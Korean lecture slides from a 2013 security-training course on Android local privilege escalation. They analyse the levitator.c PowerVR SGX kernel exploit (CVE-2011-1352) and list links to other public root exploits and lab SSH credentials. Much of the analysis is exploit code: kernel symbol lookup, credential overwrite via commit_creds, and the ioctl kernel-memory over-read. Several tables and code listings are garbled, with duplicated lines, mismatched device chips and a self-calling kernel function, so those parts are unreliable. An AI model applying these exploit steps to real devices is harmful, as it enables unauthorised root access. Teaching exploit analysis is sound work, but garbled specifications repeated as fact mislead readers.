

# Smart Phone Hacking!

## (3) Local Attack

정구홍@BoB

2013-09-10

# 강의 내용

- 로컬 공격(Local Attack)이란?
  - Local Attack Vectors
- 공격 예제
  - 권한 상승 실습 (대상 : 갤럭시S)
  - PowerVR SGX 디바이스 드라이버 취약점
  - 공격 원리 분석

# 권한 상승 실습

- 대상 스마트폰
  - 갤럭시 S1
- SSH 접속 정보
  - IP : 192.168.0.xx
  - PORT : 2222
  - root/admin
- 권한상승 Exploit 파일
  - ./levitator

# 로컬 공격(Local Attack)이란?

- 이미 권한을 가지고 있는 상태에서 최고 관리자 권한을 획득하기 위한 공격
- 로컬 공격의 필요성
  - 루팅
  - 원격 공격 후 권한 상승
    - DB, 패스워드 파일 접근
    - 로그 삭제
    - 커널 루트킷 설치

# Local Attack Vectors

# Local Attack Vectors

- Setuid bit 프로그램 공격
  - ping, userhelpser, sudo, su, traceroute ...
- 로컬 서비스 공격
  - crond, udevd
- 커널 공격
  - 시스템콜 (ptrace, brk, prctl, mmap ...)
  - 네트워크 프로토콜 (sock\_sendpage, mempodipper)
- 커널 모듈 공격
  - 디바이스 드라이버 (PowerVR, Exynos ...)

# 과거 공개 취약점 목록

- Exploid
  - 리눅스 커널 UDEV 취약점
  - <http://forum.xda-developers.com/showthread.php?t=739874>
- RageAgainstTheCage
  - adb RLIMIT\_NPROC 취약점
  - <http://www.joeyconway.com/epic/root/rageagainstthecage-arm5.bin>
- KillingInTheNameof
  - adb ashmem 취약점
  - <http://forum.xda-developers.com/showthread.php?t=948719>
- GingerBreak
  - Vold Volume Manager 취약점
  - <http://xorl.wordpress.com/2011/04/28/android-vold-mpartminors-signedness-issue/>
- ZergRush
  - Libsysutrils use-after-free 취약점
  - <http://androidforums.com/galaxy-note-all-things-root/438638-root-samsung-galaxy-note-zergrush-exploit.html>

# 과거 공개 취약점 목록

- Levitator
  - PowerVR SGX 디바이스 드라이버 취약점
  - <http://jon.oberheide.org/files/levitator.c>
- MempoDroid
  - 소켓 취약점
  - <http://pastebin.com/RM4zyy9a>
- Exynos driver
  - 디바이스 드라이버 취약점
  - <http://forum.xda-developers.com/showthread.php?p=35469999>
- PERF\_EVENTS
  - 시스템콜 취약점
  - <http://packetstormsecurity.com/files/121616/semtex.c>



# PowerVR Exploit 파헤치기 (levitator.c)

# Exploit 파일

- <http://jon.oberheide.org/files/levitator.c>

```
*
* levitator.c
*
* Android < 2.3.6 PowerVR SGX Privilege Escalation Exploit
* Jon Larimer <jlarimer@gmail.com>
* Jon Oberheide <jon@oberheide.org>
*
* Information:
*
* http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-1352
*
* CVE-2011-1352 is a kernel memory corruption vulnerability that can lead
* to privilege escalation. Any user with access to /dev/pvrsrvkm can use
* this bug to obtain root privileges on an affected device.
*
* http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-1350
*
* CVE-2011-1350 allows leaking a portion of kernel memory to user mode
* processes. This vulnerability exists because of improper bounds checking
* when returning data to user mode from an ioctl system call.
*
* Usage:
*
* $ CC="/path/to/arm-linux-androideabi-gcc"
* $ NDK="/path/to/ndk/arch-arm"
* $ CFLAGS="-I$NDK/usr/include/"
* $ LDFLAGS="-Wl,-rpath-link=$NDK/usr/lib -L$NDK/usr/lib -nostdlib $NDK/usr/lib/crtbegin_dynamic.o -lc"
* $ $CC -o levitator levitator.c $CFLAGS $LDFLAGS
* $ adb push levitator /data/local/tmp/
* $ adb shell
* $ od -d $(cat /dev/urandom | tr -dc 'a-z0-9' | fold -w 64 | xargs echo)
* $ adb push levitator /data/local/tmp/
* $ $CC -o levitator levitator.c $CFLAGS $LDFLAGS
```

# PowerVR이 뭐지??

- 검색~

The screenshot shows a Naver search interface. At the top, the Naver logo is on the left, followed by a search bar containing the text "PowerVR". To the right of the search bar are buttons for "검색" (Search) and "상세검색" (Advanced Search). Below the search bar, there's a section for "통합검색" (Unified Search) with a list of categories on the left: "지식백과" (Knowledge Encyclopedia), "어학사전" (Language Dictionary), "블로그" (Blog), "카페" (Cafe), "지식IN", "이미지" (Image), "동영상" (Video), "뉴스" (News), "북마크" (Bookmark), "문답" (Q&A), "온라인" (Online), and "이벤트" (Event). The "지식백과" category is selected. The main content area shows the search results for "PowerVR". It includes a link to the "PowerVR" Wikipedia page, a brief description of PowerVR as a division of Imagination Technologies, and a link to the "파워VR" (PowerVR) Wikipedia page. The bottom of the page shows a list of related search terms.

**NAVER** PowerVR  상세검색 ▾

통합검색 >   연관검색어  [허밍버드](#) [Cortex-A9](#)

**지식백과** *Beta* >

**지식백과** *Beta*

[PowerVR](#) 위키백과

PowerVR is a division of Imagination Technologies (formerly VideoLogic) that develops hardware and software for 2D and 3D rendering, and for video encoding, decoding, associated image... [더보기](#)

[파워VR](#) (관련어  **PowerVR**) 위키백과

파워VR(PowerVR)은 이매지네이션 테크놀로지의 그래픽 사업 부문으로, 2D/3D 가속, 비디오 인코딩/디코딩, 이미지 프로세싱, DirectX, OpenGL ES, OpenVG, OpenCL 가속 등을 지원하는... [더보기](#)

[지식백과 더보기](#) >

[파워VR\(PowerVR\)은 이매지네이션 테크놀로지의 그래픽 사업 부문으로, 2D/3D 가속, 비디오 인코딩/디코딩, 이미지 프로세싱, DirectX, OpenGL ES, OpenVG, OpenCL 가속 등을 지원하는... \[더보기\]\(#\)](#)



# PowerVR이 뭐지??



위키백과  
우리 모두의 백과사전

대문  
사용자 모임  
요즘 화제  
최근 바뀐  
모든 문서 보기  
임의 문서로  
도움말  
기부

▼ 도구모음  
여기를 가리키는 문서  
가리키는 글의 바뀐  
파일 올리기  
특수 문서 목록  
고유 링크  
문서 정보  
데이터 항목  
이 문서 인용하기

▶ 인쇄/내보내기

다른 언어

▶ 위키백과에

문서 토론

## 파워VR

위키백과, 우리 모두의 백과사전.

PowerVR)은 이미지네이션 테크놀로지의 그래픽 사업 부문으로, 2D/3D/3D 가속, 비디오 인코딩/디코딩, 그래픽 하드웨어 및 소프트웨어를 개발하고 있다.

제품군은 데스크톱 PC 시장에서 3dfx와 같은 기존 회사의 그래픽 카드보다 더 나은 가격대 성능을 보여주었다. 시간이 지나면서, PowerVR과 같은 소규모 업체는 시장에서 퇴출되었다. PowerVR은 노트북 컴퓨터를 대상으로 한 저전력 그래픽 카드로 방향을 전환하였다. 전환하였다. 시간이 지나면서, PowerVR 가속기는 PowerVR에서 직접 제조하지 않으며, 회로 설계 및

왠지 취약점이 많을 것 같아

[수정기]

2 PowerVR 칩셋
2.1 시리즈 1 (NEC)
2.2 시리즈 2 (NEC)
2.3 시리즈 3 (ST)
2.4 시리즈 4 (ST)
2.5 MBX
2.6 비디오 및 디스플레이 코어
2.7 시리즈 5 (SGX)
3.1 시리즈 1 (2003)
3.2 시리즈 2 (2004)
3.3 시리즈 3 (2005)
3.4 시리즈 4 (2006)

# PowerVR이 뭐지??

## • 옳거니 너구나!

### 시리즈 5 (SGX) [편집]

PowerVR 시리즈 5 SGX는 픽셀 셰이더, 버텍스 셰이더, 지오메트리 셰이더를 하드웨어에서 지원하며, OpenGL ES 2.0 및 DirectX 10.1, 셰이더 모델 4.1을 지원한다.

SGX GPU 코어는 다양한 포터블 장치의 SoC에 사용되었다. PowerVR이 사용된 장치 SoC는 애플 A4, TI OMAP 3 및 4, 삼성 허밍버드 등이다. 인텔은 메드필드 플랫폼에서 SoC를 사용하였다.<sup>[2]</sup>

모델	년도	다이 크기 (mm <sup>2</sup> ) <sup>[1]</sup>	코어 구성 <sup>[2]</sup>	필레이트 (@ 200 MHz)		버스 폭 (비트)	API (버전)			GFLOPS(@ 200 MHz)
				MTriangles/s <sup>[1]</sup>	MPixel/s <sup>[1]</sup>		DirectX	OpenGL	OpenGL ES	
SGX520	2005년 7월	2.6@65 nm	1/1	7	250	64	N/A	N/A	2.0	0.8
SGX530	2005년 7월	7.2@65 nm	2/1	14	500	64	N/A	N/A	2.0	1.6
SGX531	2006년 10월	65 nm	2/1	14	500	64	N/A	N/A	2.0	1.6
SGX535	2007년 11월	65 nm	2/2	14	500	64	9.0L	2.1	2.0	1.6
SGX540	2007년 11월	65 nm	4/2	20	1000	64	N/A	N/A	2.0	3.2
SGX545	2010년 1월	12.5@65 nm	4/2	40	1000	64	10.1	3.2	2.0	7.2

```
/*
 * levitator.c
 *
 * * Android < 2.3.6 PowerVR SGX Privilege Escalation Exploit
 * Jon Larimer <jlarimer@gmail.com>
 * Jon Oberheide <jon@oberheide.org>
 *
 * Information:
 *
 * http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-1352
 *
 * CVE-2011-1352 is a kernel memory corruption vulnerability that can lead
 * to privilege escalation. Any user with access to /dev/pvrsvkm can use
 * this bug to obtain root privileges on an affected device.
 *
```

# PowerVR이 뭐지??

- 어.. 그래 그러니까..
- 그래픽 기능을 좋게 해주는 장치구나?



# 어떻게 생긴 녀석일까.. 궁금..


Google PowerVR SGX

cybermong@gray

웹문서 이미지 지도 동영상 더보기 검색 도구



### POWERVR SGX Family

- POWERVR SGX OpenGL ES 2.0 in Silicon Now
- Optimized for OpenGL 1.x
- 5th Generation Tile Based Deferred Rendering
  - Market Proven Advanced Tiling Algorithms
  - Color-independent Hidden Surface Removal
  - Lowest silicon area, bandwidth and power
  - Lowest system latency response
- Universal Scalable Shader Engine™ (USSE)
  - Supports from 1 to 32 pipelines and 128 shaders
  - Programmable multi-threaded multimedia GPU
  - Optimal task scheduling and sharing between
  - Media, Pixel, Geometry shaders + image processing
- Advanced Geometry and Pixel Processing
  - Procedural Geometry, Higher Order Surfaces, etc.
  - Advanced Vertex Shader
  - Advanced Pixel Shaders such as Parallax mapping, advanced shadow techniques such as Shadow maps
- Programmable Anti-Aliasing
  - IEEE 32 Bit Floating Point Internal Accuracy
- Already licensed by TI, Intel, Renesas, NEC & others announced



POWERVR SGX Family	OpenGL ES	Approximate date of introduction
PowerVR SGX1	ES 1.1 and ES 2.0	2008
PowerVR SGX2	ES 1.1 and ES 2.0	2009
PowerVR SGX3	ES 1.1 and ES 2.0	2010
PowerVR SGX4	ES 1.1 and ES 2.0	2011
PowerVR SGX5	ES 1.1 and ES 2.0	2012


PowerVR	Architecture Generation	Example Application	Approximate date of introduction
PowerVR1	Series1	Matrox m3D, Compaq Presario video cards	1998
PowerVR2	Series2	Sega Dreamcast, Near200 PC video cards	1998
PowerVR3	Series3	KYRO PC video cards	2001
PowerVR4	Series4	STM STG16000 chip for PC video cards	Unreleased
PowerVR M5X		iPhone, iPhone 3G, iPod touch	2004
PowerVR SGX	Series5	Palm Pre, iPhone 3GS	2009

### PowerVR fundamentals


▼ All PowerVR devices are Tile Based Deferred Renderers (TBRs)

▼ The SGX is an evolved species: the Tile Based Deferred Shader!




**Screen Tiling**

Reconstruction is performed once tile of 4x4 texels. Each tile is processed independently, rendered into on-chip Z and frame-buffer memory.





**Deferred Rendering**

Primitives are first sorted by visibility against the current fixed on-chip Z-buffer. Then each pixel is processed independently, rendered into on-chip Z and frame-buffer memory.





**On-Chip Rendering**

Shaded pixels are written to the on-chip fixed Frame Buffer. When all primitives in the tile have been processed the contents of the on-chip fixed FB is written to external memory. Processing occurs in the next tile.

### GLBenchmark 3.5 - Fill Test (Offscreen 1080p)

Device	Score
Apple iPad 4 (A5X/GS4348MP)	2085
Apple iPad 3 (A5X/GS4348MP)	1747
Apple iPhone 5 (A5X/GS4348MP)	1675
Google Nexus 10 (Exynos4412)	1191
Google Nexus 4 (S4/Exynos4412)	845.5
Apple iPhone 4S (A5/GS4348MP)	793.8
Motorola RAZR V (A5X/GS4348MP)	753.7
Samsung Galaxy S 3 (Exynos4412)	643.3
HTC One X (Tegra 3)	485.9
Samsung Galaxy S 2 (Exynos4412)	313.1
Samsung Galaxy Nexus (N900P/Exynos4412)	281.8
Motorola RAZR V (A5X/GS4348MP)	247.1
HTC One X (Tegra 3)	244.3
Samsung Galaxy S 3 (Exynos4412)	239.7
HTC One X (Tegra 3)	187





아, 회로 설계도라고 했지?




# 이 그림 기억 하시나요?

- S5PC111
  - 삼성 제작
  - Core : Cortex A8 (ARM)
  - CPU + OneNand Flash + DDR RAM + DRAM



# 그렇다면.. 혹시 CPU 안에?



# 그렇다면.. 혹시 CPU 안에?

- <http://mirror.enha.kr/wiki/%EC%82%BC%EC%84%B1%EC%A0%84%EC%9E%90%20%ED%97%88%EB%B0%8D%EB%B2%84%EB%93%9C>

## 삼성전자 허밍버드

최종 확인 버전: 2013-08-07 15:21:37

Samsung Electronics Hummingbird  
Contents

- 1 개요
- 2 모델 별 구성
  - 2.1 S5PC100
  - 2.2 S5PC110
  - 2.3 S5PC111
- 3 파생형

• [관련항목 - 엑시노스](#)

### 1 개요 ¶

[edit]

삼성전자가 2011년 4월 애플에 [공동 연구한 Immensity와 함께](#) ARM의 CPU와 Imagination Technologies의 PowerVR GPU를 사용하여 설계하고, 삼성전자에서 제조하는 SoC, 삼성전자의 스마트폰과 태블릿 컴퓨터 뿐만 아니라 애플의 아이폰 3GS에도 사용되었다.

엑시노스 4210의 제조 이후, 삼성전자가 SoC브랜드 이름을 엑시노스로 정함에 따라 여기에 통합되어 이름이 Exynos 3110 (3 Single)으로 바뀌었다.

그렇다면.. 혹시 CPU 안에?

[스크랩] 한눈에 보는 스마트폰 스펙정보 알고사자~! | 나의 이야기

코마 2011.02.23 17:50

<http://blog.daum.net/qlsn7447/2313129> 복사

[공지] **짤방글, 음란물, 악성코드글, 혐오사건, 도배, 개인상품 판매글, 사진 없는 글, 동영상글, 기사전문 글** 등의 공지사항 위반시 처벌될 수 있으니 게시판 이용 전에 꼭 공지사항을 읽어주세요.

2011.02.02	갤럭시 S	갤럭시 S 호핀	갤럭시 K	갤럭시 U	갤럭시 A	옵티머스 Q	옵티머스 Z	옵티머스 마하	옵티머스
모델명	SHW-M110S	SHW-M190S	SHW-M130K	SHW-M130L	SHW-M100S	LU2300	SU950/KU9500	LU3000	SU660
제조사	삼성	삼성	삼성	삼성	삼성	LG	LG	LG	LG
출시 통신사	SKT	SKT	KT	LG U+	SKT	LG U+	SKT, KT	LG U+	SKT
국내 출시일자	2010.06.24	2010.01.24	2010.10.	2010.08	2010.04.	2010.06.	2010.07.	2010.12.28	2011.1
OS 버전	2.2.1	2.2.1	2.2.1	2.2.1	2.2.1	2.2	2.2	2.2	2.2
APU 종류	삼성 S5PC111	삼성S5PC110	삼성 S5PC111	삼성 S5PC111	TI OMAP3440	퀄컴 QSD8650	퀄컴 QSD8250	TI OMAP 3630	nVidia T 250
CPU 속도	1Ghz	1Ghz	1Ghz	1Ghz	720Mhz	1Ghz	1Ghz	1Ghz	1Ghz
RAM	512MB	512MB	512MB	512MB	384MB	512MB	512MB	512MB	512MB
가용 RAM	348MB	?	338MB	348MB	315MB	413MB	?	?	?
ROM (내장메모리)	16GB	16GB	1GB	1GB	1GB	4GB	1GB	1GB	16GB
가용(어플설치)	약 1.7GB	약 1.7GB	약 550MB	약 520MB	약 515MB	약 3.3GB	약 540MB	약 250MB	약 2GB
외장메모리(기본)	X	X	8GB	8GB	8GB	4GB	8GB	8GB	X
GPU	PowerVR SGX540	PowerVR SGX540	PowerVR SGX540	PowerVR SGX540	PowerVR SGX530	Adreno 200	Adreno 200	PowerVR SGX530	ULP GeForce
Display 종류	AMOLED(펜타일)	AMOLED(펜타일)	AMOLED(펜타일)	AMOLED(펜타일)	AMOLED(펜타일)	LCD	LCD	LCD	LCD
Display 크기	4"	4"	3.7"	3.7"	3.7"	3.5"	3.5"	3.8"	4"
해상도	480X800	480X800	480X800	480X800	480X800	480X800	480X800	480X800	480X800
터치방식	정전식	정전식	정전식	정전식	정전식	정전식	정전식	정전식	정전식
하드웨어 쿼티키	X	X	X	X	X	O	X	X	X
3.5 단자	O	O	O	O	O	O	O	O	O

[illegible]

# 자, 이제 exploit 소스코드를..

- 주석 내 요약 설명

\* CVE-2011-1352 is a kernel memory corruption vulnerability that can lead to privilege escalation. Any user with access to /dev/pvrsrvkm can use this bug to obtain root privileges on an affected device.

- => /dev/pvrsrvkm 파일을 이용하여 root 권한을 획득한다.

# 분석의 시작 포인트는 역시..

```
int
main(int argc, char **argv)
{
    DIR *dir;
    struct dirent *dentry;
    int fd, ret, found, trigger;
    char *dump, *dump_end, buf[8], path[256];
    unsigned long dev_attr_ro, *ptr;

    printf("[+] looking for symbols...\n");

    ...
}
```

# 다음 세 커널 심볼의 주소를 가져옴

```
commit_creds = (_commit_creds) get_symbol("commit_creds");
if (!commit_creds) {
    printf("[-] commit_creds symbol not found, aborting!\n");
    exit(1);
}

prepare_kernel_cred = (_prepare_kernel_cred) get_symbol("prepare_kernel_cred");
if (!prepare_kernel_cred) {
    printf("[-] prepare_kernel_cred symbol not found, aborting!\n");
    exit(1);
}

dev_attr_ro = get_symbol("dev_attr_ro");
if (!dev_attr_ro) {
    printf("[-] dev_attr_ro symbol not found, aborting!\n");
    exit(1);
}
```

# 원하는 커널 함수 정보 얻기

- <http://lxr.free-electrons.com/ident>



## Linux Cross Reference

Free Electrons  
Embedded Linux Experts

• Source Navigation • Identifier Search • Freetext Search •

**Version:** 2.6.32 2.6.33 2.6.34 2.6.35 2.6.36 2.6.37 2.6.38 2.6.39 3.0 3.1 3.2 3.3 3.4 3.5 3.6 3.7 3.8 3.9 **3.10**

**Architecture:** x86 arm avr32 blackfin m68k m68knommu microblaze mips powerpc sh

Identifier:

### commit\_creds

Defined as a function in:

- [kernel/cred.c, line 414](#)

Defined as a function prototype in:

- [include/linux/cred.h, line 148](#)



# commit\_creds()

- 현재 task의 권한을 변경한다.

```
400 /**
401  * commit_creds - Install new credentials upon the current task
402  * @new: The credentials to be assigned
403  *
404  * Install a new set of credentials to the current task, using RCU to replace
405  * the old set. Both the objective and the subjective credentials pointers are
406  * updated. This function may not be called if the subjective credentials are
407  * in an overridden state.
408  *
409  * This function eats the caller's reference to the new credentials.
410  *
411  * Always returns 0 thus allowing this function to be tail-called at the end
412  * of, say, sys_setgid().
413  */
414 int commit_creds(struct cred *new)
415 {
416     struct task_struct *task = current;
417     const struct cred *old = task->real_cred;
418
419     kdebug("commit_creds(%p{%d,%d})", new,
420           atomic_read(&new->usage),
421           read_cred_subscribers(new));
422 }
```

# Prepare\_kernel\_cred()

- 권한 정보를 설정한다.

```
567 /**
568  * prepare_kernel_cred - Prepare a set of credentials for a kernel service
569  * @daemon: A userspace daemon to be used as a reference
570  *
571  * Prepare a set of credentials for a kernel service. This can then be used to
572  * override a task's own credentials so that work can be done on behalf of that
573  * task that requires a different subjective context.
574  *
575  * @daemon is used to provide a base for the security record, but can be NULL.
576  * If @daemon is supplied, then the security data will be derived from that;
577  * otherwise they'll be set to 0 and no groups, full capabilities and no keys.
578  *
579  * The caller may change these controls afterwards if desired.
580  *
581  * Returns the new credentials or NULL if out of memory.
582  *
583  * Does not take, and does not return holding current->cred_replace_mutex.
584  */
```

```
585 struct cred *prepare_kernel_cred(struct task_struct *daemon)
586 {
587     const struct cred *old;
588     struct cred *new;
```

```
589     if (!new)
590         return NULL;
591     if (!old)
592         old = &default_cred;
593     if (!prepare_kernel_cred(new, old))
594         return NULL;
595     return new;
596 }
```

즉..

- 권한정보를 설정한 후 그 권한으로 변경한다.
- 예제 코드

```
struct cred * new;  
//change user to root  
new = prepare_creds();  
new->uid = 0;  
new->euid = 0;  
new->gid = 0;  
new->egid = 0;  
new->suid = 0;  
new->sgid = 0;  
new->fsuid = 0;  
new->fsgid = 0;  
commit_creds(new);
```

혹은

```
commit_creds(prepare_kernel_creds(0));
```

# dev\_attr\_ro

- 디바이스 속성(device attribute) 파일에 접근했을 때 참조되는 구조체 포인터

```
697
698 /*
699  * sysfs for Platform device
700  */
701 #define DEV_ATTR_RO(name, member) \
702 static ssize_t show_##name(struct device *dev, \
703                             struct device_attribute *attr, char *buf) \
704 { \
705     struct softing *card = platform_get_drvdata(to_platform_device(dev)); \
706     return sprintf(buf, "%u\n", card->member); \
707 } \
```

```
101 } /
102
103 static ssize_t show_##name(struct device *dev, \
104                             struct device_attribute *attr, char *buf) \
105 { \
106     struct softing *card = platform_get_drvdata(to_platform_device(dev)); \
107     return sprintf(buf, "%u\n", card->member); \
108 } \
```

# 커널 심볼의 주소를 얻는 원리

- 매우 간단..
- `get_kernel_sym()` 함수가 아래의 역할을 함

```
/dev $ cat /proc/kallsyms | more
c0008000 T stext
c0008000 T _sinittext
c0008000 T _stext
c0008000 T __init_begin
c0008034 t __enable_mmu
c0008060 t __turn_mmu_on
c0008078 t __create_page_tables
c00080f0 t __switch_data
c0008118 t __mmap_switched
c0008160 t __error
c0008160 t __error_a
c0008160 t __error_p
c0008168 t __lookup_processor_type
c00081a4 T lookup_processor_type
c00081cc t __lookup_machine_type
...
```

# 디바이스 드라이버 열기

```
printf("[+] opening prvsrvkm device...\n");

fd = open("/dev/pvrsrvkm", O_RDWR);
if (fd == -1) {
    printf("[-] failed opening pvrsrvkm device, aborting!\n");
    exit(1);
}
```

```
/dev $ ls -al /dev/pvrsrvkm
crw-rw-rw-  1 system  system  253,  0 Jan 10
2005 /dev/pvrsrvkm
/dev $
```

# 커널 메모리 읽기!

정해진 버퍼 크기인 0x1000 이상의 메모리 영역을 읽음  
=> 이것이 가능한 이유는 뒤에서..

```
printf("[+] dumping kernel memory...\n");
```

```
dump = malloc(DUMP_SIZE + 0x1000);  
dump_end = dump + DUMP_SIZE + 0x1000;  
memset(dump, 0, DUMP_SIZE + 0x1000);
```

```
ret = do_ioctl(fd, NULL, 0, dump + 0x1000, DUMP_SIZE - x1000);  
if (ret == -1) {  
    printf("[-] failed during ioctl, aborting!\n");  
    exit(1);  
}
```

# 커널 메모리 읽기!

```
int
do_ioctl(int fd, void *in, unsigned int in_size, void *out, unsigned int
out_size)
{
    PVRSRV_BRIDGE_PACKAGE pkg;

    memset(&pkg, 0, sizeof(pkg));

    pkg.ui32BridgeID = CONNECT_SERVICES;
    pkg.ui32Size = sizeof(pkg);
    pkg.ui32InBufferSize = in_size;
    pkg.pvParamIn = in;
    pkg.ui32OutBufferSize = out_size;
    pkg.pvParamOut = out;

    return ioctl(fd, 0, &pkg);
}
```

